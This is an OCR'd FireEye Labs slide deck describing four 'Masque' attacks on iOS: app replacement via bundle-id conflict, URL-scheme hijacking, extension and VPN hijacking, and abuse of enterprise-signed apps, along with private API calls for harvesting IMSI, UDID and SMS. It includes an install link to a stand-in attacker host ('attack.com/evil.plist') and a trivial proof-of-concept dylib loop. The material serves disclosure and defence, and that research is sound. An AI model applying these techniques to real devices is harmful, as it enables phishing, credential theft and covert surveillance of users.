
FireEye

Four Types of Masques

Spear Phishing Attacks against iOS

Tao (Lenx) Wei, Zhaofeng Chen, Hui Xue

FireEye Labs




Targeted Attacks against Mobile Devices

- ~ 0.02% Android devices attacked by spear-phishing APT attacks
  - Data From Google
  - Most through side-loaded APKs
- How about iOS ?
  - Jailbreak is soooo hard
  - "No" 3rd party markets
  - Much more secure ?

FireEye

Spear Phishing Attacks against iOS

- Easy
  - Exploit without sophisticated skills
- Effective
  - Harvest data, monitor user, etc.
- Flexible
  - Multiple types, multiple channels
- Long-live
  - Some hard to patch



FireEye

Agenda

- Apple's Shell
  - Review Process for iOS App Store
  - EnPublic apps
- Masque Attacks
  1. Replace Apps and Gather Data
  2. Bypass "don't trust" and Review
  3. Replace Extensions at The Background
  4. Unpatched one, reported at Aug 2014
- Discussion
  - Dilemma of iOS Security

FireEye

Apple's Shell
Review Process for iOS App Store


- Include over 100 rules, e.g.
  - Apps that use non-public APIs will be rejected
  - Apps that download code in any way or form will be rejected
  - Apps that install or launch other executable code will be rejected.
  - Apps that read or write data outside its designated container area will be rejected
  - Multitasking Apps may only use background services for their intended purposes: VoIP, audio playback, location, task completion, local notifications, etc.
  - Apps that create alternate desktop/home screen environments or simulate multi-App widget experiences will be rejected.
  - Location data can only be used when directly relevant to the features and services provided by the App to the user or to support approved advertising uses

FireEye

Apple's Shell
Review Process for iOS App Store

- Very effective
  - Few malware instances for non-jailbroken iOS

Name	Discovery Date
iOS/Toires.A!tr.spy	Nov 2009
Adware/LBTM!iOS	Sep 2010
iOS/FindCall.A!tr.spy	July 2012
iOS/RCS	Jun 2014



Data from Fortinet and Symantec

FireEye

How to Bypass The Review Process?

- Obfuscation
  - ACNS'13
- Jekyll Attacks using ROP Chains
  - Usenix Security'13

- Or just $20 !

FireEye

The iOS Developer Enterprise Program

- Enable a company to sign in-house apps with its enterprise distribution certificate
- Distribute the apps to employees using enterprise provisioning profiles
- No review process!

- $299: official enterprise program
- < $20: Some 3rd-party online service

FireEye

EnPublic Apps

- Public Apps distributed under Enterprise Provisioning profiles on the Internet
  - itms-services://?action=download-manifest&url=https://yourdomain.com/manifest.plist


Country	Number of Apps
United States	660
China	361
England	223
France	62
Others	102
Total	1408

Stats of March 2014

FireEye

Spear Phishing Attacks using EnPublic Apps

- No review process!
  - Private APIs
  - Fake UI
  - Functionality abuse
  - Exploitations




FireEye


Spear Phishing through EnPublic Apps

Spear Phishing

itms-services://?action=download-manifest
&url=https://attack.com/evil.plist



Spear Phishing Attack Workflow



FireEye

Masque Attacks

1. App Masque
   – Replace Apps and Gather Data
2. URL Masque
   – Bypass “Don’t Trust” and Hijack IAC
3. Extension Masque
   – Replace Extensions at Background
4. 4th
   – reported at Aug 2014

Masque Attack I: App Masque

- OTA Bundle-id conflict

- App replacement
  - Stefan Esser, 2013
- Sensitive data unchanged
  - Credential
  - Cookie

[Fixed in 8.1.3]

FireEye

Demo I

- Replace Official Gmail
  - Steal Gmail data
    - E.g. Email
- Background monitor without user's awareness
  - Steal info in background
    - E.g. SMS, incoming call

FireEye

Masque Attack II: URL Masque

- URL Scheme conflict


- Inter-App Communication Hijacking
  - Nitesh Dhanjani, 2010
  - Both main schemes and callback schemes
- "Don't Trust" Bypassing
  - UI Phishing

[Fixed in 8.1.3]

FireEye

URL Scheme

- Inter-App Communication between iOS apps



Demo II

- Replace Official Gmail
- By-pass “prompt for trust”
  - Hijacking URL scheme
- Phishing Attack
  - Steal victim’s Facebook username/password


FireEye

URL Masques on App Store


- Unjustified URL Masque Hijacking
  - ZhanqiTV vs Alipay
- URL Masques Designed as A Feature
  - Bascom Anywhere Filter Browser vs Google Chrome
- URL Masques Inherited as A Mistake

App#	URL Scheme
8048	fb118493188254996
5234	fb124661487570397
1652	dps.
1463	tencent100371282
1240	fb530062150387678

Alipay Hijacking on App Store



Alipay Hijacking on App Store



Masque Attack III: Extension Masque

- Extension bundle-id conflict

- “Don’t Trust” Bypassing
- Extension Hijacking
  - VPN Hijacking and entitlement bypassing

[Fixed in 8.1.3]

FireEye

Demo III

- Replace VPN plugin of VPN apps
  - VPN App = Main App + VPN Plugin
- Injects arbitrary code into neagent (PoC)

```
while(1) {
    syslog(LOG_ERR, "[+] ========== ****** PoC DYLIB LOADED ****** ==========");
    sleep(3);
}
```


- Block device from true reboot
- Persistent installation on the device
  - Removed app comes back after “reboot”

Masque Attack IV: 4th

- Reported to Apple at Aug, 2014
- Not patched yet
  - Not able to disclose it yet
- Effects
  - Demolish many “system” apps

FireEye

Spear Phishing Attack Workflow



FireEye

Abusing Private APIs

Method	Framework	Functionality
CTSIMSupportCopyMobile SubscriberIdentity()	Core Telephony	Get Device IMSI
[[UIDevice currentDevice] UniqueIdentifier]	UIKit	Get Device UDID
SBSCopyApplication DisplayIdentifiers()	SpringBoardServices	Get the array of current running app bundle IDs.
[[CTMessageCenter sharedMessageCenter] incomingMessageWithId: result]	Core Telephony	Get the text of the incoming SMS message.
MobileInstallationLookup()	Mobile Installation	Get the bundle ID list of installed iOS apps.

FireEye

Fake UI

- Repackaging benign apps
  - Popular on Android
- Gather accounts, passwords and sensitive data on the cloud

FireEye

Exploits

- Do not need full jailbreak

- Read/write/run files outside the sandbox
- Inject into other processes
- Other information leakage

iOS Update Mystery


- 2 months after iOS 8.1.3 release
- 30% ~ 60% devices in some high-profile enterprises are still vulnerable to all the Masque Attacks

FireEye

Persistency

- Continuous monitoring and interaction in order to achieve the defined objectives

- A challenge for apps on iOS to run at background or across rebooting



FireEye

Auto-run

- Ordinary iOS apps can't start automatically after rebooting
- Only VoIP apps are allowed to start automatically after the system reboot.
  - Apple forbids non-VoIP apps in App Store from using this feature
  - It's free for EnPublic apps

FireEye

Disabling OCSP

- Apple uses the *Online Certificate Status Protocol (OCSP)* to validate enterprise certificates.
  - Around every 3-7 days
  - It has the chance to find and disable abuse.
- To prevent this, attackers can disable OCSP.
  - Exploit some vulnerabilities to change the timeout field of the OCSP database
  - VPN hijacking

FireEye

Discussion
Dilemma of iOS Security

- Apple doesn’t allow security vendors to implement system-level protections
- EnPublic malware can freely call powerful private APIs and exploit vulnerabilities
- Furthermore, classic network security devices in company networks can’t protect mobile devices all the time.

FireEye

Conclusion

- Attackers can use EnPublic apps or App Store apps to conduct Masque Attacks against iOS users
  - Gather accounts, passwords, data
  - Persistently
- iOS Security faces a dilemma.
- We suggest that
  - Apple may consider bringing dedicated security vendors into iOS for enterprise-level security solutions.

FireEye

Thanks

Tao (Lenx) Wei, Zhaofeng Chen, Hui Xue

FireEye Labs

FireEye

